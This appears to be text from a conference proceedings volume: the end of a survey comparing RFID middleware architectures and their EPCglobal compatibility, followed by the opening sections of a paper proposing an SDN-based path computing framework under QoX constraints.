The structure of the Advanced Sensors and lightweight Programmable middleware for Innovative RFID Enterprise applications (Aspire) middleware is shown in Figure 3 [7]. Aspire consists of various layers as follows. The *Hardware abstraction layer (HAL)* unifying the way of interaction with multiple readers dealing and interacting with multiple protocols. Its implementation is divided into different modules (for reader simulators and one for each reader manufacturer). The *Reader Core Proxy (RCP)* layer is located between the readers and the ALE, and it helps in the communication between reader supporting protocol X and corresponding Filtering and Collection reader protocol interface (RP, LLRP). ALE layer converts data from its raw form to reports by collecting relevant information and creating reports that are being subscribed at by applications, *Business Event Generator (BEG)*, between the Filtering and Collection and Information Sharing. ALE layer can be seen as a specific instance of an EPC-IS capturing application that parses EPC-ALE reports. It fuses these reports with business context data using the assigned business event from the company's business metadata to serve as guide and accordingly prepares EPC-IS compliant events. *EPCIS* is the heart of the architecture carrying data to be shared, capturing events, and making them available to be queried by different applications. The last component is *Connectors* that abstract the interface between the ASPIRE Information sharing repository and the enterprise information systems.

B. *FOSSTrak Middleware*

The structure of the Free and Open-Source Software for Track and Trace (FOSSTrack) is shown in Figure 4 [8]. FOSSTrack consists of four separate modules: (i) EPCIS Repository that enables users to exchange EPC-related data with trading partners through the EPCglobal Network, (ii) *Tag Data Translation (TDT) Library* that translates one representation of EPC into another representation, (iii) Filtering and Collection Middleware with ALE and LLRP Support. It takes the EPC network role of data filtering and aggregation. It also provides report generation and generating events for the EPCIS repository, and (iv) *LLRP Commander* that describes an interface between RFID readers and clients that provide means to command an RFID Reader to inventory tags (read the EPC codes carried on tags), read tags (read other data on the tags a part from the EPCcode), write tags, and execute other protocol-dependent access commands (such as 'kill' and 'lock' from EPCglobal Class 1 Generation 2). However, the standard defines how to retrieve reader device capabilities and facilitate the addition of support for new air protocols.

C. ACCADA Middleware

ACCADA [9] consists of three separate modules. The *Reader* module implements the EPCglobal Reader Protocol, which includes collecting, filtering, time aggregates and space aggregates and also supports write on tags. The Accada reader implementation can be used in three different modes the reader implementation which is deployed on a *separate server* using the built-in HAL in simulation mode to facilitate testing of RFID applications and scheduling detection. It can also be deployed on an RFID reader itself to provide data dissemination, filtering, and aggregation capabilities.

The *Filtering and Collection Middleware* module allows applications to define a subscription and create a report that is sent according to a pre-determined schedule to the subscribed applications. The interface between the filtering and collection middleware and a host application is based on the EPCglobal ALE Specification.

The *EPCIS* is responsible for receiving data from the filtering and collection middleware, translating them into business events, and making them available. It consists of three parts: *EPCIS capture* application that receives the captured RFID data, an *EPCIS repository* that provides persistence, and *EPCIS query application* that is responsible for retrieving events from the repository. This module provides sample capture and query applications that implement the corresponding interfaces and EPCIS repository that uses a relational database to store the EPCIS events.

D. CUHK Middleware

CUHK [10] is a flexible and cost-effective solution for RFID network deployment and configuration which follows EPCglobal and the ALE specifications. CUHK is designed as J2EE application hosted in JBoss server and connected database with JDBC. Users can access the RFID network using ALE Interface extended to support two functions read and write into the tag memory. Through Management console user can configure, control, manage and monitor all readers in RFID network. CUHK provides five basic functions: (i) *Data Acquisition*, allows receiving EPCs from one data source to another, (ii) Collecting data in *time intervals*, (iii) *Filtering*, that eliminates duplicate data and filters the needed EPCs, (iv) *Manipulating* data to reduce the volume of data, and (v) *Report Generation* using ALE API which allows users to specify in a high level what data is needed and in which format, and generate ECReports for given Event cycle.

CUHK interacts with readers through *ReaderAdaptors* that interface with different readers. ReaderAdaptors performs tag reads and submits it to *ReaderManager*. They also perform reader registration and make sure that EPCs sent to the middleware are distinct by removing duplicated reads. CUHK currently supports four service endpoints to communicate with external users: *ALEService*, *TagDataService*, *ReaderManager*, *and Notifie. ALEService* and *TagDataService*, both are accessible as web-Service using SOAP over HTTP. TagDataService implements the CUHK‘s tag data read/write extensions to the middleware. *ReaderManager* is an EJB service endpoint that allows reader registration and aggregates tag reads for middleware through interfacing with *ReaderAdaptor*. *Notifier* is responsible for communicating with subscribers using HTTP or TCP. CUHK handles multiple tags' reads simultaneously without performance impact by using two database instances in-memory which used to store tag reads and the other in disk.

E. DEPCAS Middleware

The Data EPC Acquisition System (DEPCAS) middleware is a general-purpose middleware inspired by the modern SCADA software architecture [11]. It consists of four main layers: (i) *Middleware Device Manager (MDM)* for Data acquisition and initial data processing, (ii) *Middleware Logic Manager (MLM)* for Data analysis and aggregation handling the transformation of raw data into generated information based on specific logic, (iii) *Graphical user Viewer (GUV)* for human monitoring and controlling, and (iv) EPCIS Repository for external business communication providing long term storage for EPC events.

F. Biztalk

Biztalk [12] is a Microsoft developed middleware consisting of the following main layers: (i) *Device Service Provider Interface (DSPI)* through which all devices communicate enabling device abstraction, (ii) *Event processing engine* that provides a platform for RFID business processes to execute and process tag-read events including filtering capability, (iii) *Object model (OM)* and *APIs* **that** provides APIs that helps to quickly design and deploy an end-to-end RFID process. The OM covers items as Device management, Process design and deployment, Event tracking, Health monitoring, (iv) *Designers, tools and adapters*, and (v) *various enterprise applications*.

G. LIT Middleware

Logistics Information Technology (LIT) [13] implements the concepts of both ALE and EPCIS layers of the EPC-Global standard. The *ALE* layer consists of four sub layers:

- *Application Abstraction Layer (AAL),*
- *State-based Execution Layer,*
- *Continuous Query Layer*, and
- *Reader Abstraction Layer,*

These sub-layers perform the base role of the ALE layer of grouping, filtering data, duplicate removal and hardware abstraction. The *EPCIS* layer, which represents the business layer and is the connection to applications.

H. Sun Java System RFID Software




Figure 5. WinRFID Middleware [15]

Sun Java System RFID Software [14] is one of the first entrants into the market, designed by Sun Microsystems Inc. It provides a Java-based Middleware platform. The design of software conforms to the EPCglobal ALE software criterion that provides a high level reliability and scalability and also simplifying the task of integrating with multiple existing back-end enterprise systems. It consists of four components: (i) *RFID Event Manager*, which depends on Jini based system that facilitates capturing and filtering. Its main goals are to interface with readers, gather events, filter and feed relevant events to the RFID information system, (ii) *RFID Management Console*: is a browser based graphical interface used to manage and monitor the RFID Event Manager. It allows the user to control the readers, such as filters and connectors, (iii) *RFID Information Server*: that is a J2EE application that functions as an interface for capture and query of EPC-related data and also maps EPCs from low level observation into high level business function, and (iv) the *Software Development Kit (SDK)*: used specially for clients to be able to extend the product rather than using the components as they are shipped.

I. WinRFID

The main components of the WinRFID founded by UCLA (RFID research at WINMEC: Wireless Internet for Mobile Enterprise Consortium) are shown in Figure 5 [15]. It is developed on Microsoft .NET framework composed of five main layers each of different responsibilities: (i) *Physical layer* that deals with the hardware/readers, tags and other sensors, (ii) *Protocol Layer* that abstracts the reader-tag protocols, (iii) *Data processing layer* that process the data streams generated by the reader network and filtering them, (iv) *XML Framework* that handles data and information representation, and (v) *Data presentation* that presents data based on the requirements of the end-users or different enterprise applications.

J. SAVANT

SAVANT [16] is one of the early RFID models developed by Auto-ID Center. It can be considered as a data router that performs operations over the data received from readers such as capturing, monitoring, aggregation, and transmission. It consists of three main layers: (i) *Event Management System (EMS)*, (ii) *Real-time in-memory data structure (RIED)*, and (iii) *Task Management System (TMS)*.

Event Management System (EMS) provides a Java-based platform for different types of RFID readers. EMS is implemented on *Edge Savants (SE)*, which is connected to readers to collect data from tags. EMS consists of some components;

- Reader Interface,
- Reader Adapter,
- Event Loggers (or Consumer),
- Event Queues (or Forwarders), and
- Event Filters,

Real-time in-memory data structure (RIED) is an in-memory database designed to store event information generated by SE. Events sent by readers go into maintenance and organization by SE, then filtering and logging into the database using loggers. Events loggers in EMS need a database that can handle many transactions in a second. RIED does not really offer more transactions per second, but a better performance. In addition, it is easily accessible via applications like JDBC or even a Java interface. It also supports SQL common command and a subset of the data manipulation operations.

Task Management System (TMS) that serves as an OS for managing processes. It can perform different functions, send or receive product information to another middleware, schedule and remove tasks on other systems, and send product information to remote supply-chain management servers**.**

K. *RF^{2}ID Middleware*

RF^{2}ID stands for Reliable Framework for Radio Frequency Identification [17]. RF^{2}ID is a middleware designed to achieve scalability, reliability, load balancing and high throughput through the proposed architecture. Its idea is based on the concept of *Virtual Readers* (VR) and *Name Server* and *Path Server*.

Virtual Readers (VRs) are responsible each for a group of physical readers and *virtual paths* connecting VR, it performs multiple tasks such as:

- Data management (filtering and time stamping),
- Path management (overload management), and
- Query management,

Name Server and *Path Server* are responsible of keeping track of locations of physical readers and paths between them at any point of time.

L. *FlexRFID*

FlexRFID [18] is a three-tier architecture with *Back end application* layer, *Middleware* layer and *Hardware* layer. The hardware layer can be decomposed into four main layers:
(i) *Device Abstraction Layer (DAL)*: responsible for dealing with different devices and data sources regardless of their different characteristics. This is done through:

- *Data Source Abstraction Module (DSAM)* that provides standard view of data regardless of the data source protocol or air interface,
- *Device Abstraction Module (DAM)* that provides an interface to access different devices with functions as (open, close, read, write, etc.), and
- *Device Management and Monitoring Module (DMMM)* that loads and unloads libraries or reader adapters.

(ii) *Business Event and Data Processing Layer (BEDPL):* is located between the DAL and the AAL, and is responsible for duplicate removal, data writing, data filtering, data aggregation, data transformation and data dissemination.
(iii) *Business Rule Layer (BRL)*: is more like an authorization layer that grants or denies access to data, resources and services based on stored policies and rules
(iv) *AAL*: is responsible for facilitating communication between hardware and applications.

M. *DeftRFID*

DeftRFID [19] is a middleware system that is close to the FlexRFID middleware. It consists of three main layers: (i) *Application Interface Layer (AIL)*, which is responsible for application communications with physical world of readers and tags, (ii) *Data Processing Layer (DPL)*, which is responsible for data filtering, aggregation, transformation (based on stored rules), storing and querying, and (iii) *HAL* layer, which overcomes hardware diversity dealing with not only RFID sensors, but also other sensors and other devices (alarm, motor, etc.) supporting multiple interfaces. It also provides reader management through orders such as: activate reader, shutdown reader, read tags and write tags. In addition, it is responsible for duplicate removals.

This middleware provides four main advantages: location independency, dealing with different devices, maintenance cost reduction and scalability.

N. *SmartRF*

SmartRF [20] is an open source RFID middleware. It provides the applications to access and interact with Hardware devices. The system is divided into three subsystems: (i) *HAL*, (ii) *Event and data management layer (EDML)*, and (iii) *AAL*.

HAL is responsible to interact and access the RFID Hardware not considering their various characteristics. One of its main components is Device Management Module that is responsible for loading only needed libraries to avoid the extra weight of the unneeded libraries, also HAL provides some functions as OpenDevice, ReadDevice and WriteDevice.

Event and data management layer (EDML) is the intermediate layer between HAL and AAL processing commands and responses from AAL to HAL. Also it is responsible for grouping and filtering received data from readers.

AAL, the application level layer, works as an interface for RFID hardware through an API representing SmartRF services.

IV. Systems Comparison and gaps

Comparison shown in Table I between the different middleware systems is based on two main categories: EPC standard compatibility, and the general features for different systems.

The mentioned middleware systems attempt to confront the typical RFID challenges using different implementations for data filtering, data aggregation, and hardware layer abstraction.

From the shown table, it can be deduced that some of the middleware systems are concerned about following the EPC standard. It can also be seen that the most common middleware features found are duplicate removal, data filtering and data aggregation. It is also noticed that business rules compatibility and application connectors are lacking in several of the systems, mostly due to their complexity.

TABLE I: SUMMARY OF MAIN RFID MIDDLEWARE SYSTEMS

	EPCglobal Standards Compatible					Corporation	Open Source	Language	Duplicate Removal	Filtering	Aggregation	Report Generation	Business Rules Compatibility	Hardware Abstraction	Application Connectors	Database
	EPCIS	ALE	LLRP	RP	RM											
ASPIRE [7]	Y	Y	Y	Y	Y	EU Funded Project	Y	Java	Y	Y	Y	Y	Y	Y	Y	Y
FOSSTRAK[8]	Y	Y	Y	Y	Y	ETH Zürich Institute	Y	Java	Y	Y	Y	Y	N	Y	N/A	Y
ACCADA [9]	Y	Y	N	Y	Y	ETH Zürich Institute	Y	Java	Y	Y	Y	Y	Y	Y	N/A	Y
CUHK [10]	N	Y	N	N	Y	The Chinese University of Hong Kong	Y	Java	Y	Y	Y	Y	N	Y	Y	Y
DEPCAS [11]	Y	Y	N	N	N	ETS de Ingenieros Informáticos Universidad Politécnica de Madrid	N	N/A	Y	Y	Y	Y	Y	Y	N/A	Y
BizzTalk [12]	Y	N	Y	N	N	Microsoft	N	.Net	Y	Y	Y	Y	Y	Y	N/A	Y
LIT [13]	Y	Y	N	N	N	Research Institute of Logistics Information Technology	N	Java	Y	Y	Y	Y	N	N	N/A	Y
Sun Java System RFID Software [14]	N	Y	N	N	N	Sun MicroSystem inc.	N	Java	Y	Y	Y	N/A	N	N	Y	Y
WinRFID [15]	N	N	N	N	N	University of California	N	.Net	Y	Y	Y	Y	Y	Y	N/A	Y
Savant [16]	N	N	N	N	N	Auto-ID Center	N	Java	Y	Y	Y	Y	N/A	Y	N/A	Y
RF^{2}ID [17]	N	N	N	N	N	Georgia Institute of Technology,	N	C	Y	Y	Y	N	N	Y	N	Y
FlexRFID [18]	N	N	N	N	N	Research Paper	N	.Net	Y	Y	Y	Y	Y	Y	Y	Y
DeftRFID [19]	N	N	N	N	N	Fujitsu R&D Center Co.	N	N/A	Y	Y	Y	Y	Y	Y	Y	Y
SmartRF [20]	N	N	N	N	N	Department of Computer Science and Engineering - Indian Institute of Technology, Kanpur	Y	N/A	Y	Y	Y	Y	N	Y	Y	Y

The table also shows that there is a lack of standardization between RFID systems, leading to reduced system interoperability as the way/format data is stored can affect massively on further data processing. We believe that the concept of data unification through semantic annotation and ontologies [21] can be applied on the collected data in order to increase flexibility and interoperability.

V. CONCLUSION

This survey presented an overview about the various RFID middleware systems. The EPCglobal standard provides a holistic view of what needs to be provided by any RFID middleware system. Based on this standard and on the reference to the various middleware systems discussed in this paper, it could be concluded that most common features found in existing RFID middleware systems are data filtering, duplicate removal, data aggregation, report generation based on user's requests, the use of a repository for storing data and further processing, and abstracting the hardware layer so that they can deal with any device.

It is clear that various middleware systems target different applications, and hence, they have different features. However, there is no universal middleware that fits all potential needs of emerging RFID systems. The considerable diversity of protocols, reader technologies, tags, and data formats call for real vision on developing more flexible middleware systems for future RFID applications. We believe that the development of a suitable middleware for future RFID requires the use of new technologies, such as semantic; in order to provide the needed flexibility and agility that fits the emerging needs of RFID-based systems.

ACKNOWLEDGMENT

This research is supported by the EU-Egypt Innovation Fund- Grant Scheme 2- EuropeAid/132-759/M/ACT/EG. Grant No. RDI 2/S2/68.

REFERENCES

[1] C. Jechlitschek, "A survey paper on Radio Frequency Identification (RFID) trends", [online] Available: http://www.cse.wustl.edu/~jain/cse574-06/ftp/rfid/index.html. [Accessed 10 September 2015].

[2] S. A. Weis, "RFID (Radio Frequency Identification): Principles and Applications", MIT Interim report, MIT 2003.

[3] J. Burnell, "What is RFID middleware and where is it needed?", RFID Update (2006), [Online] Available: http://www.vdcresearch.com/_documents/news/press-attachment-1235.pdf. [Accessed 20 September 2015].

[4] D. L. Brock, "The electronic product code (EPC): A naming scheme for objects", Technical Report MIT-AUTOID-WH-002, MIT Auto ID Center, 2001.

[5] Q. Sheng, X. Li and S. Zeadally, "Enabling Next-Generation RFID Applications: Solutions and Challenges", IEEE Computer, vol. 41, no. 9 (2008), pp. 21-28.

[6] A. P. Anagnostopoulos, J. K. Soldatos, and S. G. Michalakos, "REFiLL: A lightweight programmable middleware platform for cost effective RFID application development", Pervasive and Mobile Computing, Vol.5, no 1, Feb. 2009, pp. 49-63.

[7] Aspire Wiki, [online] Available: http://wiki.aspire.ow2.org/xwiki/bin/view/Main/WebHome. [Accessed 11 September 2015].

[8] F. U. Bes, "Implementation of Fosstrak EPCIS RFID System", Czech Technical University, 2012.

[9] C. Floerkemeier, M. Lampe, and C. Roduner, "Facilitating RFID Development with the Accada Prototyping Platform", the Fifth Annual IEEE International Conference on Pervasive Computing and Communications, New York, 2007, pp. 495-500.

[10] "CUHK RFID Middleware—System Design Document", Report No: RFID-SDD, Ver 1, 2007. [Online] Available: http://mobitec.ie.cuhk.edu.hk/rfid/middleware/doc/Middleware_SDD_v1.0.pdf. [Accessed 20 September 2015].

[11] I. A. Cardiel, R. H. Gil, C. C. Somolinos, and J. C. Somolinos, "A SCADA oriented middleware for RFID technology", Expert Systems with Applications 39, no. 12 (2012): 11115-11124.

[12] Microsoft, (2010), "BizTalk RFID Architecture", Microsoft Developer network, [Online] Available: https://msdn.microsoft.com/en-us/library/dd352563.aspx. [Accessed 11 September 2015].

[13] A. Kabir, B. Hong, W. Ryu, and S. Ahn, "LIT Middleware: Design and Implementation of RFID Middleware Based on the EPC Network Architecture", in Dynamics in Logistics, First International Conference, LDIC 2007, pp. 221-229.

[14] P. Chrobak, "Overview of RFID Middleware", Advanced information technologies for management, AITM 2010, pp. 73-86.

[15] B. S. Prabhu, X. Su, H. Ramamurthy, C. Chu, and R. Gadh, "WinRFID - A Middleware for the enablement of Radio Frequency Identification (RFID) based Applications", Wireless Internet for the Mobile Enterprise Consortium (WINMEC), Los Angeles, Dec. 2005.

[16] "The savant version 0.1 (alpha)", Technical Manual MIT-AUTOID-TM-003, MIT Auto ID Center, 2002.

[17] N. Ahmed, R. Kumar, R. S. French, and U. Ramachandran, "RF2ID: A Reliable Middleware Framework for RFID Deployment", Parallel and Distributed Processing Symposium, 2007. IPDPS 2007. IEEE International, 2007, pp. 1-10.

[18] M. E. Ajana, H. Harroud, M. Boulmalf, and H. Hamam, "FlexRFID: A Flexible Middleware for RFID Applications Development", Wireless and Optical Communications Networks, 2009. WOCN'09. IFIP International Conference, 2009, pp. 1-5.

[19] Y. Lu, W. Zhang, Z. Qin, Y. Meng, and H. Yu, "DeftRFID: A Lightweight and Distributed RFID Middleware", Intelligent Sensors, Sensor Networks and Information Processing (ISSNIP), Sixth International Conference (2010) pp. 181-186

[20] A. Ghayal, Z. Khan, and R. Moona, "SmartRF: A Flexible and Light-weight RFID Middleware", e-Business Engineering, 2008. ICEBE'08. IEEE International Conference, 2008, pp. 317-324.

[21] A. Maedche, "Ontology learning for the semantic web", Springer Science & Business Media, 2002.

A Novel Path Computing Framework under QoX Constraints Based on N&PV Functions Embedding

Xavier Hesselbach
Universitat Politècnica de Catalunya
Barcelona, Spain
emails:xavierh@entel.upc.edu

Juan Felipe Botero
Universidad de Antioquia.
Medellín – Colombia
juanf.botero@udea.edu.co

José Roberto Amazonas
University of São Paulo
São Paulo, Brasil
jra@lcs.poli.usp.br

***Abstract*—Network function virtualization (NFV) and software-defined networking (SDN) represent new paradigms in networking. In this paper, we extend the concept of NFV to include the functions associated to the physical objects of Internet of Things and name it as network and physical functions virtualization (N&PV). We propose a novel path computing framework under QoX constraints based on such N&PV functions embedding and the paths algebra. This novel framework is assessed by means of three use cases and its potential and flexibility are demonstrated.**

Keywords*–*network functions virtualization; software defined network; paths algebra; QoX constraints.

I. Introduction

According to [1], software-defined networking (SDN) emphasizes the role of software in running networks through the introduction of an abstraction for the data forwarding plane and, by doing so, separates it from the control plane. This separation allows faster innovation cycles at both planes as experience has already shown.

According to [2], network function virtualization (NFV) is a powerful emerging technique with widespread applicability. Among the NFV high-level objectives we mention: (i) improved capital efficiencies compared with dedicated hardware implementations; (ii) improved flexibility in assigning VNFs to hardware.

In this paper, we extend the concept of NFV to include the functions associated to the physical objects of Internet of Things and name it as network and physical function virtualization (N&PFV). The path computation problem is addressed, under a wide range of quality constraints: service (QoS), network economics (QoNE), energy (QoEn), resilience (QoR), grade of service (GoS), transport (QoT), information (QoI).

The main contribution is the proposal of a novel path computing framework under QoX (where X represents S, NE, En, etc.) constraints based on such N&PV functions embedding and the paths algebra. The framework is assessed by three study cases and its usefulness and flexibility are demonstrated.

This paper is organized in the following way: Section I defines and introduces the goals and problems analyzed in this work. In Section II, the related works are described and the main contributions of this paper are highlighted. In Section III, an architecture is proposed following the RFC 7426. In Section IV, the procedures used in this work to identify and to select candidate paths are explained, and a fitness equation defined to provide an optimization criterion. In Section V, three use cases are presented to validate the proposed architecture and path selection procedures. Section VI summarizes the results and concludes the paper.

II. Related work

To reduce costs and improve network management, the industry has recently introduced NFV; an initative that is being standardized by the European Telecommunications Standards Institute (ETSI) in a joint effort that includes the world's major service providers and network equipment manufacteres [3] [4]. The main goal of NFV is to go one step beyond standard information technology (IT) vir-

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

tualization in order to consolidate all the current network functions onto high volume servers, switches and storage that can be located anywhere in the network (commodity hardware). Services are deployed by chaining a set of Virtual Network Functions (VNFs) in the commodity hardware. In this way, functionality can be decoupled from location, allowing software to be located at the most appropriate places. As a consequence, services can be deployed sharing hardware resources that can concurrently execute more than one functionality, reducing network operators' capital expenditures (CAPEX) and operating expense (OPEX). A comprehensive survey on NFV can be found in [5].

SDN is an emerging paradigm that proposes to separate network's control plane from the underlying routers and switches (data plane), promoting network control centralization, and introducing the network programmability. The separation of concerns introduced between the definition of network policies, their implementation in switching hardware, and the forwarding of traffic, is key to the desired flexibility: by breaking the network control problem into tractable pieces, SDN makes it easier to create and introduce new abstractions in networking, simplifying network management and facilitating network evolution. A comprehensive survey on SDN can be found in [6].

The implementation of NFV is being defined in consonance with the SDN paradigm. In fact, the management support for the fifth generation of mobile networks is being conceived as a collaborative implementation of SDN and NFV [7] [8]. Currently, the open standardization of SDN is being performed by the Open Networking Foundation (ONF) [9]. However, the Internet Engineering Task Force (IETF) is currently working in the official standardization of SDN and its control protocol Open Flow (OF) [1] [10]. Inside the Internet Research Task Force (IRTF), a research group is also working on SDN since 2013 [11]. With regard to NFV, the main standardization is being done by ETSI, specifically, the NFV cluster is currently producing the standard documents [3].

This paper proposes a path computing framework under QoX constraints. In this framework, a path computation element (PCE) is in charge of computing optimal solutions to either the routing problem with regard to technical and economic objectives, or the resource allocation problem in NFV or network virtualization environments.

With regard to resource allocation in future internet architectures, there are two widely recognized problems: The virtual network embedding (VNE) problem has been tackled in the last years by the research community [12]. Also, the resource allocation problem in NFV has been recently tackled by several approaches [13]–[17].

The main contribution of this paper, besides the definition of an architecture for inter-domain SDN and NFV, is the proposal of a novel path computing framework under QoX constraints based on such N&PV functions embedding and the paths algebra [18]. The framework is assessed by three study cases and its usefulness and flexibility are demonstrated.

III. Proposed architecture

The purpose of this work is to propose an architecture to deploy N&PV functions. There are no restrictions concerning the N&PV functions to be considered. Any of the functions proposed by ETSI in [2] are of interest and PCE as described in [19] as well.

Figure 1 shows a possible SDN implementation of N&PV functions among different autonomous systems, that has the following characteristics: (i) each autonomous system has its own SDN controller. The controller communicates with the switching elements using the OF protocol (represented in grey in the figure); (ii) the controllers gather statistics of the underlying substrate network (represented in black in the figure), process the information and publish in the shared database; (iii) the shared database can be accessed by all controllers (represented in blue in the figure). It can be either a centralized or distributed database physically hosted in the cloud; (iv) the controllers form a logical full connected network (represented in red in the figure).

In this work, we adopt the SDN architecture and terminology as proposed in [1]. Accordingly, this proposal focus on two planes, namely: Control Plane (CP) - the collection of functions responsible for controlling one or more network devices; (ii) Application Plane - the collection of applications and services that program network behavior.

The controllers shown in Figure 1 are entities of the CP and the PCE is the main N&PFV function considered in this work and is an entity of the




Figure 1. SDN implementation of N&PV functions among different autonomous systems.

application plane. There is also a clear distinction between the infrastructure provider (InP) that owns, controls and publishes the statistics about its infrastructure in the shared database, and the service provider (SP) that access the shared database and using the PCE running in the application plane identifies and selects the routes that maximize its technical and economic objectives.

IV. Path Identification and Selection

The concepts of paths algebra, developed in [18] and extended to solve the VNE problem [12] are used in this work.

The paths algebra uses $\mathbf{M}$ as the set of m adopted routing metrics and $\mathbf{F}$ as the set of k metrics combination functions.

A synthesis $\overline{S}[.]$ is a set of binary operations applied on the values of the links combined-metrics along a path to obtain a resulting value that characterizes this path as far as the constraint imposed by the combined-metrics is concerned. The syntheses are restricted to the following set: $\{\text{add}(), \text{mult}(), \max(), \min()\}$.

A path α is worse or less optimized than a path β, if $\overline{S}[\alpha] \preceq_{ML} \overline{S}[\beta]$, where $\preceq_{ML}$ stands for multidimensional lexical ordering. For example, we may have $\preceq_{ML}= \{\geq, \leq\}$, that is translated by the following ordering relations: (i) $S_1[\alpha] \preceq S_1[\beta] \Rightarrow S_1[\alpha] \geq S_1[\beta]$; (ii) $S_2[\alpha] \preceq S_2[\beta] \Rightarrow S_2[\alpha] \leq S_2[\beta]$.

Table I presents the parameters, syntheses and ordering relations to be used to achieve different QoX objectives.

TABLE I. QoX PARAMETERS, SYNTHESES AND ORDERING RELATIONS.

QoX	Parameter	Synthesis	Ordering ($\preceq$)
QoS	Delay (d_i) Jitter (j_i) Packet Loss Rate (plr_i)	$\sum d_i$ $\sqrt{\sum j_i^2}$ $1-\prod(1-plr_i)$	$\geq$ $\geq$ $\geq$
QoNE	Cost / Revenue (cr_i)	$1-n+\sum_{i=1}^{n} cr_i$	$\geq$
QoEn	Energy ($en_i = A_i+B_i\times BW_i$)	$\sum en_i$	$\geq$
QoR	Availability (av_i)	$\prod av_i$	$\leq$
GoS	VNR accept. perc. (vnr_i)	$\prod vnr_i$	$\leq$
QoT	Bit error rate (ber_i)	$\sum ber_i$	$\geq$
QoI	Belief and plausability (bel_i and pl_i) [20], [21]	Not applicable	$\leq$

In Table I, n is either the number of links of a path or the number of autonomous systems traversed by the chosen path.

A. Fitness equation


Let $X_i(p) =< x_d, x_j, x_t, x_p >$ be a vector in which each element represents the end-to-end delay, jitter, throughput and packet loss rate of flow f_i when using path p respectively. The problem is to find a path p from source node to destination node for each flow, such that $x_d \leq w_d$ and $x_j \leq w_j$ and $x_t \geq w_t$ and $x_p \leq w_p$ for each flow f_i.

Consider a path p. Its QoS(p) may be evaluated by means of a fitness value FIT(p) given by (1) in which $H(n) = 0$ if $n < 0$ or $H(n) = 1$ if $n \geq 0$, and α, β, γ and δ are the weight factors of the QoS parameters, that only depend on the application, and $\alpha + \beta + \gamma + \delta = 1$.

The fitness equation has to be defined according to the application / service and the objective to be optimized.

The paths algebra framework associated to the fitness equation provides a powerful and flexible tool to optimize multidimensional InP and SP objectives, and it can be fully implemented by the proposed architecture.

$$\mathrm{FIT}(p) = \left[\alpha\frac{w_d - x_d}{w_d} + \beta\frac{w_j - x_j}{w_j} + \gamma\frac{x_t - w_t}{w_t} + \delta\frac{w_p - x_p}{w_p}\right] \times H\left(\frac{w_d - x_d}{w_d}\right) \times H\left(\frac{w_j - x_j}{w_j}\right) \times H\left(\frac{x_t - w_t}{w_t}\right) \times H\left(\frac{w_p - x_p}{w_p}\right) \quad (1)$$



(a) VNF Request

(b) VNF Forwarding Graphs

Figure 2. NFV-RA: Chaining Composition

V. Proof of concept scenarios evaluation

In this section, we describe three scenarios and show how the proposed architecture and implementation strategy allows to achieve the envisaged objectives. All scenarios share a common denominator, namely: employment of N&PFV paradigm, implemented within a paths algebra framework by the proposed SDN architecture shown in Figure 1.

A. VNF chaining

The VNF chain composition and embedding is the main resource allocation challenge in NFV, commonly called NFV-RA [14]. The objective of a NFV-RA algorithm is to embed a set of VNF embedding requests (VNFRs) on top of a shared SN infrastructure in an efficient way. The algorithm has to consider placement constraints and dependencies between VNFs. Figure 2 shows a possible solution of the chain composition problem, depicting a VNFR and two possible chainings of its VNF instances.

